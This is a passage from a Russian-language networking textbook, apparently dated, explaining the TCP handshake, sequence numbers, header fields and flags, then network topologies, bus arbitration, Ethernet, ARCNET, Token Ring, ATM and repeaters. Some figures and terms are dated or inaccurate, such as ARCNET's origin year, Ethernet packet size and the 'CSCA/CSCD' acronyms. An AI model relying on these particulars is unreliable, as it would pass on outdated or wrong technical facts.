TCP-модуль стороны-сервера использует значение последовательности, присланное стороной-клиентом, для определения значения подтверждения. Значение подтверждения *всегда* определяет *следующее значение последовательности*, которое должно быть прислано. Поэтому в своем первом ответном сообщении сторона-сервер передает значение последовательности стороны-клиента плюс один.

Предположим, что сторона-клиент при запросе TCP-соединения присылает значение последовательности 1000. Сторона-сервер в своем ответном сообщении заносит в поле Acknowledgment Number число 1001. Другими словами, сторона-сервер говорит стороне-клиенту: «Получен элемент данных 1000. Следующий ожидаемый элемент 1001».

ОФИЦИАЛЬНОЕ УСТАНОВЛЕНИЕ СВЯЗИ

Перед тем как начать отправлять какие-то данные, сторона-клиент, которая посылала запрос на установление связи, должна подтвердить получение ответного сообщения от стороны-сервера. Когда TCP-модуль стороны-клиента получает ответное сообщение от стороны-сервера, он должен отправить подтверждение на подтверждение. (На самом деле он подтверждает запрос на синхронизацию со стороны-сервера.)

В сообщении, отправляемом стороной-клиентом, также должен быть установлен флаг ACK. В поле *Acknowledgment Number* сторона-клиент помещает значение последовательности стороны-сервера плюс один. Сторона-клиент не устанавливает флаг синхронизации (SYN) в этом сообщении, поскольку обе стороны уже синхронизировались с помощью начального значения последовательности.

Другими словами, для установления официального соединения требуется произвести *квитирование в три этапа* (three-way handshake).

1. TCP-модуль стороны-клиента запрашивает соединение, посылая синхронизирующее сообщение и начальное значение последовательности.
2. Сторона-сервер подтверждает получение запроса на соединение и в то же время запрашивает сторону-клиента о синхронизации, отправляя свое начальное значение последовательности.
3. Сторона-клиент подтверждает получение запроса на синхронизацию от стороны-сервера.

После окончания квитирования у обеих сторон имеется вся информация для идентификации данных — значение последовательности и значение подтверждения. Другими словами, обе стороны синхронизировали значения последовательности и подтвердили синхронизацию.

Значения ПОСЛЕДОВАТЕЛЬНОСТИ

Значения последовательности определяют байт данных в потоке данных TCP. Как следует из названия, эти значения являются последовательными. Однако начальное значение последовательности разных соединений различается.

Каждая сторона TCP-соединения передает значение последовательности в каждом сегменте данных, определяя с его помощью первый байт данных в сообщении. TCP вычисляет этот байт от начала потока данных. Другими словами, значение последовательности представляет собой смещение от начала потока данных. Оно действует как счетчик байт. Значение последовательности каждого

пакета как бы говорит: «Первый байт в этом пакете является байтом потока данных с номером, равным значению последовательности».

Предположим, что ваша программа передает с помощью протокола TCP 2000 байт данных от приложения клиента к приложению сервера. Кроме того, будем считать, что после согласования соединения и синхронизации значений последовательности, следующим значением последовательности является 1251. Допустим также, что вашей программе требуется отправить данные сегментами по 500 байт. Дальше события будут развиваться в таокой последовательности:

1. Транспортный уровень вашего компьютера отправляет сегмент, который содержит данные с 1 байта по 500. TCP-модуль записывает в поле *Sequence Number* значение последовательности 1251.
2. TCP-модуль вашего компьютера отправляет сегмент данных от 501 байта до 1000. Пересылаемое значение последовательности — 1751.
3. Следующий передаваемый сегмент данных включает данные от 1001 байта до 1500 и значение последовательности 2251.
4. Наконец, TCP-модуль вашего компьютера отправляет данные с 1501 байта до 2000 и определяет значение последовательности 2751.

В предыдущем примере TCP-модуль стороны-сервера должен был отправлять значения подтверждения, как показано ниже:

1. После получения первого сегмента данных сторона-сервер отправляет значение подтверждения 1751. Делая это, сторона-сервер говорит: «Данные получены. Следующие данные должны иметь значение последовательности 1751».
2. После получения второго сегмента сторона-сервер посылает значение подтверждения 2251.
3. После получения третьего сегмента данных TCP-модуль стороны-сервера отправляет значение подтверждения 2751.
4. После получения четвертого сегмента сторона-сервер посылает значение подтверждения 3251. В нашем примере сторона-клиент не информировала сторону-сервер об окончании процесса передачи данных.

Использование дуплексности TCP

Как уже было отмечено раньше, TCP-соединение является *дуплексным,* т. е. данные могут идти в обоих направлениях одновременно. Иначе говоря, данные, идущие в одном направлении, не зависят от данных, идущих в обратном направлении. Из-за дуплексности TCP каждая сторона TCP-соединения должна устанавливать два значения последовательности — по одному для каждого направления потока данных.

Если вам непонятно, почему в TCP используется два набора идентификационных чисел (значения последовательности и подтверждения), то представьте себе поток данных от одной из сторон соединения. Предположим, что вы рассмат-

риваете поток данных со стороны клиента. С точки зрения клиента, значение последовательности определяет данные, идущие к стороне-серверу.

Кроме того, с точки зрения клиента значения последовательности, расположенные в сегментах данных, определяют данные, идущие от стороны-сервера. На рисунке 2.12 показаны поток данных и значения последовательности с точки зрения клиента.




Рисунок 2.12. *Идентификация данных и потоков с точки зрения клиента TCP-модуля.*

ЗАКРЫТИЕ TCP-СОЕДИНЕНИЯ

Программы закрывают TCP-соединение, используя *квитирование в два этапа* (two-way handshake). Для закрытия соединения одна из сторон посылает сообщение с установленным флагом окончания (FIN). Однако из-за дуплексности TCP-соединения (данные движутся в двух направлениях) программы должны закрыть каждое направление движения данных независимо.

Если вы работаете в среде Unix, последнее утверждение предыдущего абзаца может показаться вам подозрительным. В среде Unix если вы закрываете какое-либо соединение, то вы уже не можете посылать сообщения по этому соединению. TCP-соединения работают по-другому. Даже после закрытия одного из направлений движения данных (т. е. одна сторона прекращает посылать данные) другая сторона может продолжать отправлять данные, и они будут двигаться в другом направлении.

Если мысль о том, что данные могут передаваться по закрытому каналу связи, кажется вам странной, считайте, что флаг окончания является сигналом, посылаемым одной стороной другой стороне, который говорит о том, что эта сторона закончила *отправлять* данные. Подтверждение на это сообщение от другой стороны соединения означает, что обе стороны решили прекратить передачу данных в одном направлении. В этот момент ни одна из сторон не может ничего сказать о данных, передаваемых в обратном направлении.

Закрытие TCP-соединения — это процесс, состоящий из двух этапов. Одна сторона осуществляет *активное закрытие* (active close), а другая — *пассивное закрытие* (passive close). Сторона, которая предлагает закрытие и первая отправляет флаг окончания, осуществляет активное закрытие.

Обычно сторона, которая получает флаг окончания, начинает пассивное закрытие. Это означает, что сторона-получатель просто отправляет сообщение с установленным флагом окончания. Другими словами, сторона, которая получает первое сообщение с установленным флагом окончания, как бы говорит: «Поскольку ты не будешь больше передавать данные, я тоже не буду больше передавать данные и закрою соединение».

После того как обе стороны TCP-соединения обменяются сообщениями с установленными флагами окончания и подтверждениями, TCP-соединение считается официально закрытым.

ЗАГОЛОВОК TCP

Как можно видеть на рисунке 2.13, структура заголовка TCP-сегмента достаточно сложна. Далее я подробно расскажу о каждом из полей.




Рисунок 2.13. *Структура заголовка сегмента (или сообщения) TCP.*

SOURCE PORT и DESTINATION PORT

Оба 16-битных поля *Source Port* и *Destination Port* (Порт источника и порт приемника) определяют приложение-отправитель и приложение-получатель (или протоколы приложений). Числа *Source Port* и *Destination Port* плюс IP-адреса источника и приемника (в заголовке IP) образуют уникальную комбинацию для определения каждого TCP-соединения. Программисты называют каждую сторону TCP-соединения *сокетом* (socket).

SEQUENCE NUMBER

32-битное поле *Sequence Number* (Значение последовательности) определяет первый байт в области данных TCP-сегмента. Этот байт вычисляется как смещение от начала потока данных. С помощью значения последовательности можно определить каждый байт потока данных.

ACKNOWLEDGMENT

32-битное поле *Acknowledgment* (Подтверждение) определяет следующий байт данных, который ожидает получатель. Например, если последний байт данных, принятый получателем, был 500, TCP отправляет значение подтверждения 501.

HEADER LENGTH

Как и заголовок IP, поле *Header Length* (Длина заголовка) протокола TCP использует 4 бита для определения длины заголовка (измеряется в 32-битных словах). Аналогично IP-заголовку, размер заголовка TCP обычно равен 20 байт.

Сразу после заголовка TCP начинается область данных. Имея значение, помещенное в поле *Header Length,* получатель может вычислить, где начинается область данных. Для этого необходимо умножить это значение на 4 — в результате он получит смещение (в байтах) от начала TCP-сегмента.

ФЛАГИ

Заголовок TCP включает шесть однобитовых полей флагов. Вы уже узнали о назначении трех полей флагов: флага синхронизации (SYN), флага подтверждения (ACK) и флага окончания (FIN). В таблице 2.5 представлены все флаги и их описание.

Флаг	Описание
URG	Этот флаг сообщает TCP-модулю получателя, что поле *Urgent Pointer* указывает на срочные данные. (TCP-модуль должен обработать срочные данные раньше всех остальных.)
ACK	Этот флаг сообщает получателю, что поле *Acknowledgment Number* содержит правильное значение подтверждения. ACK-флаг помогает TCP обеспечивать надежность передачи данных.
PSH	Этот флаг запрашивает *толчок* (push). Он указывает приемному TCP-модулю, что сегменты данных следует немедленно отправить нужному приложению. Обычно TCP-модуль помещает поступившие данные в буфер. Поэтому TCP. не пересылает сегмент данных тому приложению, которому он предназначается, до тех пор, пока содержимое буфера не достигнет определенного значения. Флаг PSH сообщает, что данные не надо помещать в буфер. Например, приложение

***Таблица** 2.5. Поля флагов TCP (продолжение таблицы на следующей странице).*

Флаг	Описание
	Telnet обычно устанавливает этот флаг. Таким путем Telnet заставляет TCP немедленно передавать нажатия клавиш пользователем серверу Telnet. Это помогает избегать задержек - большинство пользователей Telnet хотят видеть, что они печатают, сразу же после ввода символов.
RST	Этот флаг указывает, что приемный модуль должен *переустановить* (reset) соединение. TCP посылает сообщения с установленным флагом RST, когда обнаруживаются проблемы в соединении. Большинство приложений просто оканчивают работу, когда получают этот флаг. Однако его можно использовать для сложного алгоритма, который поможет вам защитить программы от аппаратных и программных сбоев.
SYN	Этот флаг указывает TCP-модулю получателя синхронизировать значения последовательности. Как вы уже знаете, TCP использует этот флаг, для того чтобы сказать получателю, что отправитель собирается послать новый поток данных.
FIN	Этот флаг устанавливают, для того чтобы сообщить приемному TCP-модулю, что отправитель закончил передачу данных. Как вы уже знаете, этот флаг закрывает только поток данных, идущих в одном направлении. Для того чтобы полностью закрыть соединение, приемный TCP-модуль тоже должен прислать сообщение с установленным флагом F1N.

Таблица 2.5. *Поля флагов TCP (окончание).*

WINDOW SIZE

16-битное поле *Window Size* (Размер окна) сообщает TCP-модулю приемника количество байт, которое хочет принять отправитель. Как уже говорилось, для того чтобы улучшить пропускную способность и оптимизировать ширину полосы пропускания сети, в протоколе TCP используются скользящие окна переменной ширины. Значение, помещенное в это поле, определяет ширину скользящего окна. Обычно такое окно имеет ширину в несколько тысяч байт.

TCP CHECKSUM

16-битное поле *TCP Checksum* (Контрольная сумма TCP) содержит контрольную сумму пакета. TCP требует, чтобы отправитель вычислял контрольную сумму и помещал ее значение в это поле. Приемный TCP-модуль должен проверять контрольную сумму присланных данных.

Примечание. *Сетевое программное обеспечение вычисляет контрольную сумму TCP способом, похожим на тот, который будет описан в разделе этой главы «Контроль ошибок и контрольные суммы». Контрольная сумма должна быть обязательно включена в состав каждого сегмента данных, передаваемого отправителем.*

URGENT POINTER

16-битное поле *Urgent Pointer* (Указатель на срочные данные) определяет расположение определенного байта в области данных TCP. Цель флага URG и срочного указателя — сообщить приемному TCP-модулю, что некоторые из переданных данных являются *срочными,* а также указать, где они находятся. К сожалению, никто не определил точно термин *срочные данные.* Более того, не существует и определения ответственности приемного TCP-модуля за управление срочными данными. Правильнее будет сказать, что оба этих вопроса находятся в стадии разработки.

Дуглас И. Комер во втором издании своей классической книги *Internetworking with TCP/IP — Volume 1,* Prientice Hall, 1991, рассказывает о поле *Urgent Pointer* в разделе 12.12 *(Out of Band Data).* Однако В. Ричард Стивене в разделе 20.8 книги *TCP/IP Illustrated — Volume 1,* Prientice Hall, 1994, пишет, что *«многие приложения ошибочно называют срочный (urgent) режим протокола TCP данными вне диапазона (out-of-band data)».*

Стивене считает, что многие приложения ошибочно ассоциируют *срочный режим* и *данные вне диапазона.* Он пытается объяснить причины, по которым, как ему кажется, это происходит:

> *«Путаница в терминах* ***срочный режим и данные вне диапазона*** *происходит из-за того, что преобладающее количество программных интерфейсов, сокетов API, устанавливают соответствие между срочным режимом и тем, что в сокетах называют данными вне диапазона».*

Относительно точного расположения срочных данных Стивене дает следующие комментарии:

> *«Споры по поводу того, определяет ли указатель срочности последний байт срочных данных, или байт, следующий за последним, продолжаются. Первоначальная спецификация TCP позволяет использовать обе интерпретации, но в документе Host Requirements RFC даны четкие указания по этому поводу: указатель определяет последний байт срочных данных».*
>
> *«Проблема состоит в том, что большинство приложений продолжают использовать неверную интерпретацию. Приложения, которые используют спецификацию RFC, могли бы работать верно, но при этом они не взаимодействуют правильно с остальными».*

Стивене и Комер сошлись во мнении, что указатель срочности определяет *последний* байт срочных данных. Стивене утверждает, что невозможно определить *начало* срочных данных. С другой стороны, Смут Карл-Митчелл и Джон С. Кватермен в разделе 4.2 своей книги *Practical Internetworking with TCP/IP and Unix,* Addison-Wesley, 1993, подливают масла в огонь. Они утверждают, что указатель срочности определяет *первый байт* срочных данных, и тем самым порождают новую путаницу в определении термина.

Можно поинтересоваться, где же используются срочные данные. Традиционно, когда приводится пример приложения, использующего срочные данные TCP, вспоминают Telnet. Приложение Telnet могло бы использовать срочные данные

для обработки *escape-* и *interrupt-последовательностей.* Скорее всего, вам следует ограничиться в использовании срочного режима TCP. Поскольку вы не сможете точно контролировать структуру всех программ, которые будут использовать ваше приложение, некоторые из них могут неправильно интерпретировать данные срочного режима.

OPTIONS

Как и заголовок IP, заголовок TCP включает в себя поле *Options* (Дополнительные данные). Во время процесса согласования между двумя сторонами TCP-соединения TCP-модули обычно помещают в поле *Options* параметр Maximum Segment Size (максимальный размер сегмента). Максимальный размер сегмента TCP напоминает максимальный передаваемый блок данных (MTU — maximum transfer unit) физического уровня — он определяет наибольшее сообщение, которое может принять TCP-модуль.

Как вы уже знаете, TCP оптимизирует ширину полосы пропускания сети увеличением пропускной способности. Параметр Maximum Segment Size позволяет TCP-модулям объявить максимальный размер сегмента или сообщения, который они могут принять. TCP-модули могут использовать этот параметр только вместе с установленным флагом SYN. Однако этот параметр не требует согласования. Одна сторона TCP-соединения просто сообщает другой стороне, что ожидаемый ею максимальный размер сегмента имеет определенное значение. Если TCP-модуль не может передать максимальный размер сегмента, TCP устанавливает его по умолчанию равным 536 байтам.

ОТ КОНЦЕПЦИИ К РАЗРАБОТКЕ

Вы уже знаете, как работает набор протоколов TCP/IP, на чем основана модель ISO/OSI и какая адресация используется компьютерами для сообщения друг с другом. Короче говоря, вы узнали основы работы сетей с точки зрения программного обеспечения. Однако одного программного обеспечения недостаточно для создания сети. Сеть должна иметь в своей основе аппаратное обеспечение. Сетевое программное обеспечение работает благодаря наличию аппаратного соединения. Теперь вы узнаете о том, как должны быть соединены компьютеры. Такое соединение называется *сетью.* Существуют различные виды соединений, называемые *топологиями сети* (network topology).

ТОПОЛОГИИ СЕТИ

Топология сети — это форма и конфигурация сети. Другими словами, это геометрическое расположение соединенных компьютеров. Проектировщики сетей наиболее часто используют следующие виды топологий: *«звезда»* (star), *«кольцо»* (ring) и *«шина»* (bus).

ТОПОЛОГИЯ «ЗВЕЗДА»

Как следует из названия, компьютеры в подобной сети соединены в виде звезды. Один сетевой центральный компьютер, называемый *концентратором* (hub) является сердцем сети, а все остальные компьютеры, которые часто называют *клиентами* (client) или *узлами* (node) связаны с концентратором (или сервером). Узлы не имеют непосредственной связи друг с другом. Все движение данных по сети происходит через центральный компьютер. На рисунке 2.14 показано, как соединяются компьютеры в топологии «звезда».




Рисунок 2.14. *При использовании топологии «звезда» все компьютеры соединены с центральным компьютером.*

Основным преимуществом этой топологии является то, что сеть продолжает функционировать даже в том случае, если один или даже несколько узлов перестают действовать. Поскольку все узлы связаны только с концентратором, он продолжает обеспечивать движение данных между узлами, продолжающими функционировать. Главным недостатком соединения в виде звезды является то, что вместе с концентратором перестает работать и вся сеть. Поскольку все обслуживание сети производится центральным компьютером, его неисправная работа стопорит все функционирование сети. Так как движение данных в сети происходит через концентратор, обеспечение его безопасности является очень важной задачей при использовании этой топологии.

ТОПОЛОГИЯ «КОЛЬЦО»

Как видно из названия, «кольцо» — это соединение компьютеров, в котором нет центра. При применении этой топологии один узел соединяется со следующим, затем со следующим и т. д., пока, наконец, цепь компьютеров не замкнется на первом узле, образуя кольцо. Как показано на рисунке 2.15 и как следует из самой топологии, данные движутся только в одном направлении.

Основным недостатком этой топологии является то, что если произойдет разрыв в каком-либо соединении между соседними компьютерами или аппаратное обеспечение одного из них выйдет из строя, то это остановит работу всей сети. Если

даже один узел прекратит функционировать, вся сеть не будет работать, несмотря на то что остальные компьютеры будут функционировать по отдельности. Важно заметить, что сеть «кольцо» передает данные через каждый компьютер сети, находящийся между компьютером-отправителем и компьютером-получателем. Поскольку каждое сообщение проходит через множество компьютеров, вопросы безопасности играют большую роль в этой сетевой топологии.




Рисунок 2.15. *При соединении «кольцо» компьютеры передают данные в одном направлении.*

ТОПОЛОГИЯ «ШИНА»

В топологии «шина» используется одна передающая среда — обычно коаксиальный кабель, — называемая *шиной*. Все компьютеры в такой сети подключены непосредственно к шине, как показано на рисунке 2.16.




Рисунок 2.16. *Сеть, использующая соединение «шина».*

В сети, использующей соединение «шина», данные движутся в обоих направлениях по сети (другими словами, по шине). Как и при использовании топологии «кольцо», физическое повреждение шины вызывает общий сбой работы в сети. Однако, в отличие от «кольца», «шина» требует специальных концевых элементов (терминаторов), которые проектировщики сети должны размещать на обоих концах шины. Как и в топологии «кольцо», при движении по сети данные проходят через каждый компьютер сети. Поэтому при использовании топологии «шина» риск нарушения безопасности значительно увеличивается.

АРБИТРАЖ шины

Во всех сетях, независимо от топологии, столкновение данных неизбежно. Оно происходит, если два или более компьютеров пытаются передавать данные в одно и то же время. В таких случаях используется метод *арбитража шины* (bus arbitration) для разрешения конфликтов, возникающих при движении данных. Существуют два общих метода арбитража шины — *обнаружение столкновений* (collision detection) и *передача маркера* (token passing).

При применении метода *обнаружения столкновений* каждый компьютер перед началом передачи данных использует *исключения столкновений с прослушиванием несущей* (carrier sense collision avoidance — CSCA). Если компьютер, готовящийся послать данные по сети, выявляет, что в это время сеть занята другим компьютером, он должен подождать, пока тот закончит передачу, и только тогда начинает передачу сам.

Компьютеры в сети иногда совершают ошибки. Когда два или более компьютеров передают данные в одно и то же время, может произойти столкновение данных. Надежность и предотвращение столкновений обеспечивают системы определения столкновений. Все эти системы требуют, чтобы передающий компьютер «слушал» шину во время передачи данных. Если в момент передачи компьютер «слышит» не свои данные на шине, он должен прекратить передачу и выждать некоторое время, прежде чем снова ее начать. Итак, компьютер должен уступить право использования сети другому компьютеру. Сочетание обнаружения столкновений и исключения столкновений с прослушиванием несущей называется *обнаружением столкновений с прослушиванием несущей* (carrier sense collision detection — CSCD).

ПОДРОБНОСТИ АРБИТРАЖА ШИНЫ

Как уже говорилось, сети используют арбитраж шины для защиты от разрушения данных из-за одновременной передачи несколькими компьютерами. За более подробной информацией по этому вопросу я отсылаю вас на Web-сайт, расположенный по адресу *http://www.halsp.hitachi.com/tech_prod/h_micon/1_sh/2_sh2/h_1230/html/h1203s.htm.*

ПЕРЕДАЧА МАРКЕРА

В системах, использующих метод передачи маркера, не происходит столкновений данных. Такие системы избегают столкновений, поскольку требуют, чтобы все компьютеры в сети получали разрешение от сети до того, как начнут передачу данных. Сеть дает разрешение, пользуясь специальным пакетом данных, называемым *маркером* (token). Маркер, который движется непрерывно между всеми компьютерами сети, обеспечивает передачу данных только от одного компьютера сети в одно время. Дело в том, что передавать данные может только тот компьютер, который обладает маркером. Каждый узел забирает и держит маркер у себя то количество времени, которое требуется ему для передачи данных.

После того как узел закончил передачу данных, он передает маркер следующему узлу сети и т. д.

Однако в подобных сетях также могут происходить сбои, связанные с потерей маркера (например, узел забрал маркер и перестал функционировать до того, как передал маркер другому узлу). Поэтому во всех системах, использующих метод передачи маркера, применяется технология, позволяющая определить и восстановить потерянные маркеры.

РАЗЛИЧНЫЕ СЕТЕВЫЕ ТЕХНОЛОГИИ

Сетевая технология определяет передачу данных по сетевому соединению. Существуют четыре наиболее важные сетевые технологии: Ethernet, ARCNET, IBM Token Ring и Asynchronous Transfer Mode (ATM). В следующих разделах приводится краткий обзор каждой из них. Зачастую при создании сети проектировщики используют несколько технологий, поэтому проверьте документацию и убедитесь, какой тип вы используете.

ETHERNET

Ethernet была разработана в 1973 году Робертом Меткалфом и группой специалистов из исследовательского центра компании Xerox. Проектировщики сети обычно конфигурируют сети Ethernet с использованием топологий «звезда» или «шина». Вы сможете создавать эти сети, используя коаксиальный кабель (топология «шина») или витую пару (топология «звезда»). Большинство локальных сетей основано на технологии Ethernet.

В последние годы компании, выпускающие сетевые карты, создали новую разновидность Ethernet, известную как *Fast Ethernet,* которая может передавать свыше 100 мегабит в секунду. Новая высокоскоростная сеть оказалась очень кстати при современном росте количества локальных и глобальных сетей. Fast Ethernet принципиально ничем не отличается от Ethernet, за исключением скорости.

ARCNET

ARCNET — это аббревиатура слов *Attached Resource Computer NETwork.* ARCNET – физическая структура для локальных сетей, впервые предложенная Datapoint в 1968 году. Сети этого типа могут строиться на основе топологий «звезда» или «шина». ARCNET — это высокоскоростная, использующая принцип маркера сетевая технология, обеспечивающая передачу данных для компьютеров в локальных сетях.

Хотя ARCNET все еще очень распространена, в последние годы ее сильно потеснила Ethernet, прежде всего потому, что Ethernet передает пакеты размером до 1640 байт, в то время как ARCNET — всего лишь до 508 байт.

IBM TOKEN RING

IBM Token Ring являет собой прочную и популярную смесь всех топологий, которые представляет IBM. Гибрид соединения «звезда» и «кольцо», эта технология использует принцип передачи маркера для арбитража шины. Схема построена по топологии «звезда», в которой в качестве концентратора используется многостанционное устройство доступа (Multi-station Access Unit — MAU) компании IBM. Однако, в отличие от традиционной топологии «кольцо», каждый узел соединен с центральным компьютером *двумя* кабелями. По одному кабелю узел передает данные центральному компьютеру, а по другому — принимает их. Как и ARCNET, эта технология в последние годы была сильно потеснена Ethernet. На рисунке 2.17 показано, как функционирует IBM Token Ring.




Рисунок 2.17. *IBM Token Ring присоединяет каждый узел к серверу двумя кабелями.*

ASYNCHRONOUS TRANSFER MODE

Asynchronous Transfer Mode (ATM) — сравнительно новая технология, которая является основным конкурентом сетям Ethernet. ATM является достаточно важной технологией, поскольку более эффективно обрабатывает критическую по времени (time-critical) информацию, такую как видео или аудио (телефония), в дополнение к традиционным передаваемым данным. Другими словами, ATM управляет шириной полосы пропускания (количеством информации, которую может передать сеть), что выражается в более быстрой передаче приложений персональному компьютеру. ATM использует одинаковые протоколы независимо от того, осуществляет приложение телефонную связь, видео или передает данные по локальным и глобальным сетям.

Технология ATM использует небольшие ячейки постоянных размеров, что позволяет существенно ускорить переключение и позволить *статистически соединять* (statistically multiplex) множество пакетов, содержащих критическую по времени информацию, вместе с передаваемыми по сети данными. Статистически соединенные данные — это данные, управление которыми в сети основано

на информации данных, а не на определенных временных интервалах. Сети ATM не ограничивают скорость передачи данных по коммуникационному каналу, так как не используют стандартных протоколов разделения времени, как это делается в Ethernet и сетях, использующих принцип передачи маркера. Все приложения, выполняющиеся в любом месте сети, используют ту ширину полосы пропускания, которая им требуется. Если приложению требуется дополнительная ширина полосы пропускания для *пакета данных* (burst data) — отдельных больших групп критической по времени информации, — приложение требует эту дополнительную ширину от программного обеспечения сети. Статистическое соединение предоставляет «полосу пропускания по требованию» (bandwidth on demand). Иначе говоря, если какому-то приложению требуется передать видеофайл размером 1 мегабайт от сервера к клиенту, это приложение скорее потребует дополнительного времени на передачу данных, чем будет ждать своей очереди, как это происходит в сетях Ethernet, ARCNET и IBM Token Ring.

Протокол ATM реализует полосу пропускания переменной ширины, а также осуществляет поддержку мультимедийных приложений реального времени. Часто считают, что ATM строится при помощи оптоволокна, поскольку он является частью набора протоколов Broadband-ISDN. В настоящее время существуют стандарты для реализации ATM в сетях со скоростью передачи данных от 25 до 2488 мегабит в секунду. Однако при правильном проектировании протоколы ATM могут работать в любых сетях и средах. Самые популярные версии ATM передают 25 или 125 мегабит в секунду.

СОЕДИНЕНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ

В предыдущих разделах этой книги я рассказал об основах конфигурации сети. По мере роста вашей организации вам может понадобиться соединить множество сетей друг с другом. Когда вы соединяете различные сети, использующие разные топологии, технологии и операционные системы, вы создаете так называемую интерсеть. Самая большая из интерсетей — это Internet. Однако так можно назвать любое соединение множества сетей. Все соединенные между собой сети, будь это огромная Internet или две локальные сети, находящиеся на разных этажах офиса, используют специальные приспособления для соединения различных независимых сетей. К подобным устройствам относятся *повторители* (repeater), *мосты* (bridge), *маршрутизаторы* (router) и *шлюзы* (gateway). Они же используются и для расширения локальных сетей.

ЗАТУХАНИЕ и ПОВТОРИТЕЛИ

Повторители используются для разрешения проблемы *затухания* (attenuation). Когда вы были маленькими детьми, то наверняка бросали камни в лужу. Каждый раз, когда вы бросали камень, по воде расходились круги. Чем дальше от места падения камня удалялся круг, тем меньше он становился. Аналоговые сигналы распространяются по сети похожим образом. Чем дальше аналоговый сигнал передвигается от источника, тем слабее (меньше) он становится. К тому

же аналоговые сигналы ослабляются из-за шума (создаваемого, например, другими данными) в сети. Ухудшение, вызванное сопротивлением кабеля и шумами, называется *затуханием* (сигнала).

Повторитель решает проблему затухания путем усиления всех принимаемых аналоговых волновых сигналов (без изменения их частоты). Поэтому, правильно размещая повторители в сети, проектировщики могут увеличивать расстояние между смежными узлами. Сети, распределенные в пространстве, обычно содержат большое количество повторителей. В сетях Ethernet повторители используются для увеличения длины кабеля-шины, соединяющего компьютеры, в локальных сетях. На рисунке 2.18 показано, как повторитель решает проблему *затухания.*




Рисунок 2.18. *Для борьбы с затуханием в сетях используются повторители.*

КОНТРОЛЬ ОШИБОК и КОНТРОЛЬНЫЕ СУММЫ

